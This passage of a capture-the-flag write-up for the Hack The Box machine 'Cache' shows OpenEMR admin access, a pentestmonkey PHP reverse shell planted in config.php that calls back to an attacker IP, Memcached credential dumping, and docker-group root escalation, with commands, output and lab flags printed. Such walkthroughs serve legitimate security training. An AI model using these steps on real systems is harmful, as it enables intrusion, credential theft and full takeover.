Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 32 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
xxxxxx           (openmr_admin)
1g 0:00:00:00 DONE (2020-06-09 07:01) 1.785g/s 1542p/s 1542c/s 1542C/s williams..lipgloss
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


The credentials are:

openemr_admin:xxxxxx

Login Into the Portal

Now we are logged in

http://hms.htb/interface/login/login.php?site=default




hms.htb/interface/main/tabs/main.php

Patient: None

Tuesday, June 9, 2020

After looking around I found a place where I can upload a PHP shell.

Administration -> Files



Patient: None

Edit File in /var/www/hms.htb/public_html/sites/default

Upload Image to /var/www/hms.htb/public_html/sites/default/images

Source File: Browse... No file selected. Destination Filename: (Use source filename)

Upload Patient Education PDF to /var/www/hms.htb/public_html/sites/default/documents/education


Source File: Browse... No file selected. Name must be like codetype_code_language.pdf, for example icd9_274.11_en.pdf

Files with empty thumbnail: 0

I used pentestmonkey PHP shell form github.

https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

I pasted the shell inside of config.php.




```
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.39';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

In order to activate the reverse shell, we need to go to:

hms.htb/sites.default/config.php

Now we have a shell as www-data.




```
root@kali:/tmp/Cache# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.39] from (UNKNOWN) [10.10.10.188] 32934
Linux cache 4.15.0-99-generic #100-Ubuntu SMP Wed Apr 22 20:32:56 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 11:20:20 up  1:23,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Exploitation To User Luffy

Now that we have access to the system, we can enumerate the system in order to get user-level access to the system.

After some basic enumeration, I found that there is SQL and Memcached running on the system.

ss -nlt




```
www-data@cache:/tmp$ ss -nlt
ss -nlt
State     Recv-Q     Send-Q         Local Address:Port         Peer Address:Port
LISTEN    0          80                 127.0.0.1:3306              0.0.0.0:*
LISTEN    0          128                127.0.0.1:11211             0.0.0.0:*
LISTEN    0          128            127.0.0.53%lo:53                0.0.0.0:*
LISTEN    0          128                  0.0.0.0:22                0.0.0.0:*
LISTEN    0          128                        *:80                      *:*
LISTEN    0          128                     [::]:22                   [::]:*
www-data@cache:/tmp$
```

Resource: https://www.hackingarticles.in/penetration-testing-on-memcached-server/

Dumping all the keys present in a slab.

Stats cachedump 1 0




```
www-data@cache:/tmp$ nc 127.0.0.1 11211
nc 127.0.0.1 11211

ERROR

ERROR
stats cachedump 1 0
ITEM link [21 b; 0 s]
ITEM user [5 b; 0 s]
ITEM passwd [9 b; 0 s]
ITEM file [7 b; 0 s]
ITEM account [9 b; 0 s]
END
```

In order to get the credentials, we need to run these 2 commands:

get user

get passwd



```
get user
VALUE user 0 5
luffy
END
get passwd
VALUE passwd 0 9
0n3_p1ec3
END
```

The credentials for the user Luffy are:


Luffy: 0n3_p1ec3

Logging In With SSH

We can login with SSH with the following credentials:

Luffy: 0n3_p1ec3

ssh luffy@cache.htb




```
root@kali:/tmp/Cache# ssh luffy@cache.htb
The authenticity of host 'cache.htb (10.10.10.188)' can't be established.
ECDSA key fingerprint is SHA256:/qQ34g2zzGVlmbMIKeD7JhlhDf/SPzgYFz000v+3KBI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'cache.htb,10.10.10.188' (ECDSA) to the list of known hosts.
luffy@cache.htb's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-99-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Jun  9 11:34:26 UTC 2020

  System load:  0.0               Processes:              174
  Usage of /:   75.2% of 8.06GB   Users logged in:        0
  Memory usage: 24%               IP address for ens160:  10.10.10.188
  Swap usage:   0%                IP address for docker0: 172.17.0.1

  => There is 1 zombie process.


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

107 packages can be updated.
0 updates are security updates.


Last login: Wed May  6 08:54:44 2020 from 10.10.14.3
luffy@cache:~$
```

Post-Exploitation

We can see that luffy is in a docker group.

Id




```
luffy@cache:~$ id
uid=1001(luffy) gid=1001(luffy) groups=1001(luffy),999(docker)
luffy@cache:~$
```

Resource: https://gtfobins.github.io/gtfobins/docker/

In order to mount a valid image. We first need to check which docker image is on the system.


docker images




```
luffy@cache:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
ubuntu              latest              2ca708c1c9cc        8 months ago        64.2MB
luffy@cache:~$
```

Now we know that 'ubuntu' is a valid docker image. And we can mount the image and we are root.

docker run -v /:/mnt --rm -it ubuntu chroot /mnt bash



```
luffy@cache:~$ docker run -v /:/mnt --rm -it ubuntu chroot /mnt bash
root@a5ab74a1f4fc:/# whoami && ifconfig
root
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.2  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:02  txqueuelen 0  (Ethernet)
        RX packets 11  bytes 906 (906.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@a5ab74a1f4fc:/#
```



```
root@a5ab74a1f4fc:/# cat /root/root.txt; echo
5099e82db0560b864628d3c2f5dd6192

root@a5ab74a1f4fc:/# cat /home/ash/user.txt; echo
8d41b37b08e2ca5bb3bfb0a25c4a5de8

root@a5ab74a1f4fc:/#
```

root:$6$bWa.Lbnz$k0KbMyNbdOQRcY5pWuHM2bfkF5ek8c0CTNsi00qFHmp04NqcefCsIXZTdJgqToRar5zcEk5k8KFhbIomGB3Kb/:18178:0:99999:7:::